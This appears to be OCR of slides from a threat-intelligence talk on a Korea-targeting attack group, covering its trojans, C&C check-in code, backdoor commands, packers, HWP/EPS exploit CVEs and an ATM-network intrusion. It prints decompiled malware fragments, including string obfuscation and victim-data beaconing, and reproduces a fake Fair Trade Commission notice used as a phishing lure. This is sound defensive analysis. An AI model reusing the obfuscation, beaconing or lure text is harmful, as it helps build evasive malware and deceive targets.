146     dword_413F4C = (int)GetProcAddress(v1, (LPCSTR)v6);
147     v7 = sub_401D40("S^HeapFree");
148     dword_413EA8 = (int)GetProcAddress(v1, (LPCSTR)v7);
149     v8 = sub_401D40("S^GetModuleFileNameA");
150     dword_413F24 = (int)GetProcAddress(v1, (LPCSTR)v8);
```

>> Phandoor

- Upon execution, getting victim IP address with GetAdaptorInfo and encode it.
- Sending encode IP address & MAC address with a special string “Anonymous” to test C&C server connection.

```
Anonymous_String = (const char *)Decode_String("S^Anonymous?");
strcpy_s(&Dst, 0x1Bu, Anonymous_String);      // Dst=12FE9C
strcat_s(&Dst, 0x1Bu, Victim_IP2);            // 0012FE9C  41 6E 6F 6E 79 6D 6F 75  Anonymou
                                              // 0012FEA4  73 3F 31 39 32 2E 31 36  s?192.16
                                              // 0012FEAC  38 2E 31 32 30 2E 31 34  8.120.14
                                              // 0012FEB4  33                       3
                                              //
                                              //
if ( Sending_Victim_Data(0, 0x1Au, 1, 0, &Dst) == -1 )
{
  v2 = WSAGetLastError();
  printf("Socket error : %d", v2);
  return 0;
}
if ( Receive_C2_Data(fd) == -1 )
  return 0;
v4 = dword_42409C;
FE_XOR_Function(dword_424094, dword_424090, dword_42409C, (int)&unk_4240B0);
if ( *(_BYTE)dword_424098 && v4 == 10 )
{
  v5 = Decode_String("S^Anonymous?");
  v6 = &unk_4240B0;
  while ( *(_DWORD *)v6 == *(_DWORD *)v5 )    // decode_received_data
  {
    v4 -= 4;
    v5 += 4;
    v6 = (char *)v6 + 4;
    if ( v4 < 4 )
    {
      if ( *(_BYTE *)v5 == *(_BYTE *)v6 && *(_BYTE *)(v5 + 1) == *((_BYTE *)v6 + 1) )
        return 1;
      return 0;
    }
  }
}
return 0;
```

>> Phandoor

> Attacker tailored this trojan for different cases. The supported functions vary across different incidents.

Backdoor Command	Functions
8	Execute Windows command
9	Get disk information or search file
10	Find file and send
11	Receive data and save it to a file
15	Terminate
16	Close connection and reconnect
18	Copy and move nehomegpa.dll to another path
26	Search process
49	Search file


>> VANATM

2017.03

- > Attacker attacks an ATM service provider
- > Compromised internal network with Antivirus vaccine update server (VMS).
- > Lateral movement was taken to compromised ATM management server connected with the VMS server.
- > More than 600 ATM machines were infected with RAT and keylogger
- > Malware connects to same C2 discovered in DesertWolf case

Removed from Release version

>> The Malwares




Rifdoor

Gh0st


Hacking Tool (Sniffer)

Keylogger A

Trojan D



>> Links different campaign with Legos



>> The Malwares and Attack Cases

Other TTP on binaries

- > PACKERS! PACKERS! PACKERS!
- > Love VMP (Feel the pain!!)
- > Aspacker,upx, Armadillo v1.71,Themida

```
.vmp1:005431A8 ; ---------------------------------------------------
.vmp1:005431AD                 align 2
.vmp1:005431AE                 dw 3328h
.vmp1:005431B0                 dd 3D2AFD08h, 0A50BD1E9h, 0D94A1F91h, 36701
.vmp1:005431B0                 dd 0E94BDD7h, 8D7C2C25h, 0AFC3C45Eh, 454F9D
.vmp1:005431B0                 dd 8121D0ADh, 0CA8D25DBh, 0F36770DBh, 0BCDC
.vmp1:005431B0                 dd 0E8C62F74h, 10AF1424h, 80D900D6h, 48A56E
.vmp1:005431B0                 dd 3B323BA4h, 0A4FEFCB9h, 736040A5h, 0E45D7
.vmp1:005431B0                 dd 0FAB5BC08h, 590DA2A7h, 8C753E55h, 0D678E
.vmp1:005431B0                 dd 280092A6h, 84D2F1Fh, 0F7F2B95Ch, 22D2C55
.vmp1:005431B0                 dd 8593F9D9h, 53118A20h, 0BEB00B32h, 5FCEC4
.vmp1:005431B0                 dd 8FC521E4h, 52AECC8Bh, 117063CCh, 8DDEFCE
.vmp1:005431B0                 dd 0C4A10A22h, 6008949Dh, 28B21D8Fh, 0CDC54
.vmp1:005431B0                 dd 542E37E6h, 2544F6A5h, 77712F97h, 7A6A25D
.vmp1:005431B0                 dd 5D43EC68h, 3888F934h, 2CDF34D9h, 0BED489
.vmp1:005431B0                 dd 0AF38BFDDh, 0C9BC0EFAh, 0FD8BAB6Eh, 0CFB
.vmp1:005431B0                 dd 9C21C5ADh, 458030EBh, 79284921h, 0B564D4
```

>> The Malwares and Attack Cases

Other TTP on binaries

- > Encode every strings and loads dynamically
- > Sometimes encode twice!

```
if ( _Kernal32.dll )
{
  dwSize = 0;
  v2 = (char *)Decode_Function(16, (signed int *)"/6gSGIajcDxQ01Kw", (int)&dwSize);
  Multi_Key_XOR(v2, dwSize);
  CreateThread = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))
  free(v2);
  dwSize = 0;
  v3 = (char *)Decode_Function(12, (signed int *)"8bUBHLSvSDFj", (int)&dwSize);
  Multi_Key_XOR(v3, dwSize);
  MoveFileA = (int)GetProcAddress(_Kernal32.dll, v3);
  free(v3);
```

```
130  v122 = 0;
131  v121 = 0;
132  v120 = 0;
133  v0 = sub_401D40("S^Kernel32.dll");
134  v1 = LoadLibraryA((LPCSTR)v0);
135  if ( v1 )
136  {
137    v2 = sub_401D40("S^HeapCreate");
138    dword_413E90 = (int)GetProcAddress(v1, (LPCSTR)v2);
139    v3 = sub_401D40("S^GetProcessHeap");
140    dword_413E34 = (int)GetProcAddress(v1, (LPCSTR)v3);
141    v4 = sub_401D40("S^HeapDestroy");
142    dword_413E84 = (int)GetProcAddress(v1, (LPCSTR)v4);
143    v5 = sub_401D40("S^HeapAlloc");
144    dword_413F34 = (int)GetProcAddress(v1, (LPCSTR)v5);
145    v6 = sub_401D40("S^HeapReAlloc");
146    dword_413F4C = (int)GetProcAddress(v1, (LPCSTR)v6);
147    v7 = sub_401D40("S^HeapFree");
148    dword_413EA8 = (int)GetProcAddress(v1, (LPCSTR)v7);
149    v8 = sub_401D40("S^GetModuleFileNameA");
150    dword_413F24 = (int)GetProcAddress(v1, (LPCSTR)v8);
151    v9 = sub_401D40("S^DeleteFileA");
152    dword_413E3C = (int)GetProcAddress(v1, (LPCSTR)v9);
153    v10 = sub_401D40("S^CreateMutexA");
154    dword_413DDC = (int)GetProcAddress(v1, (LPCSTR)v10);
155    v11 = sub_401D40("S^CreateThread");
156    dword_413EC0 = (int)GetProcAddress(v1, (LPCSTR)v11);
157    v12 = sub_401D40("S^CreateFileA");
158    dword_413E68 = (int)GetProcAddress(v1, (LPCSTR)v12);
159    v13 = sub_401D40("S^GetFileSize");
160    dword_413E24 = (int)GetProcAddress(v1, (LPCSTR)v13);
161    v14 = sub_401D40("S^LockFile");
162    dword_413E20 = (int)GetProcAddress(v1, (LPCSTR)v14);
163    v15 = sub_401D40("S^WaitForSingleObject");
164    dword_413EBC = (int)GetProcAddress(v1, (LPCSTR)v15);
165    v16 = sub_401D40("S^ReleaseMutex");
166    dword_413E88 = (int)GetProcAddress(v1, (LPCSTR)v16);
```

>> DMC Webshell (Proprietary tool)

Removed from Release version

>> DMC Webshell (Proprietary tool)

Removed from Release version

>> DMC Webshell (Proprietary tool)

Removed from Release version

>> DMC Webshell (Proprietary tool)

Removed from Release version

>> AGENDA

- # Why this talk?
- # Related Work
- # The Legos, Malwares and Attack Cases
- # The Exploit and Attack Cases
- # Takeaways
- # Q&A

>> Exploits of malicious documents


HWP exploit documents

- > Hangul Word Processor (HWP) is a proprietary word processing application published by the South Korean company Hancom Inc.
- > The most popular word processor in South Korea. (similar to Ichitaro in Japan)
- > Attacker deployed HWP exploit documents in attacks targeting Korea individual/organization.

>> Exploits of malicious documents


CVE 2013-0808

- > EPS Viewer buffer overflow vulnerability
- > Trigger by Ghostscript in HWP (Hangul word)



>> Exploits of malicious documents

- Dropping EPS file with NOP sled and shellcode
- Downloading payload from C&C server




>> Exploits of malicious documents


CVE 2017-0621

- > EPS restore Use-After-Free
- > Applied frequently in recent attacks targeting financial industry in South Korea by Bluenoroff.
  - Targeting a lot of Bitcoin companies recently.
- > No alert and error would be trigger during exploitation.
- > Triggering in HWP files.

>> A Recent Sample



Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	QueryBasicInfor...	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	QueryDirectory	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	QueryBasicInfor...	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	QueryDirectory	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	QueryBasicInfor...	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	QueryDirectory	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	QueryBasicInfor...	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CreateFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	QueryDirectory	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData\EMB00000998594d.PS
Hwp.exe	2880	CloseFile	C:\Users\Admin\AppData\Local\Temp\Hnc\BinData
Hwp.exe	2880	RegQueryKey	HKLM
Hwp.exe	2880	RegOpenKey	HKLM\Software\Wow6432Node\HNC\Shared\Common\ResDllExt\HWP80\
Hwp.exe	2880	CreateFile	C:\Program Files (x86)\Hnc\Common80\HncBL80.kor
Hwp.exe	2880	QueryBasicInfor...	C:\Program Files (x86)\Hnc\Common80\HncBL80.kor
Hwp.exe	2880	CloseFile	C:\Program Files (x86)\Hnc\Common80\HncBL80.kor



경제의 틀을 바꾸면 이해가 달라집니다

공정거래위원회

공정거래위원회

수신 (주) 스트리미
(경유)
제목 귀사에 대한 조사 사전예고 통지

귀사의 본점에 대하여 '부당한 전자상거래 신고'가 제기되어 조사를 실시할 예정임을 알려드리오니 조사준비에 만전을 기하여 주시기 바랍니다.

아울러 붙임과 같이 조사시 준수할 사항을 드리오니 서명기재하여 조사시 교부하여 주시기 바랍니다.

- 다 음 -

1. 조사목적 : 부당 전자상거래 위반행위 조사
2. 조사실시기간: 2017.08.21 ~ 2017.08.24(4영업일)
3. 조사기준일 : 2017.08.21
4. 조사대상기간: 2016.01.01 ~ 2017.08.24
5. 조사인원 : 2명
6. 조사방법 : 현장조사

붙임 : 붙임. 전산 및 비전산 자료 보존요청서 1부. 끝.

공정거래위원회

조사관 한성호 총괄과장 전결 2017.08.10 홍대원


협조자

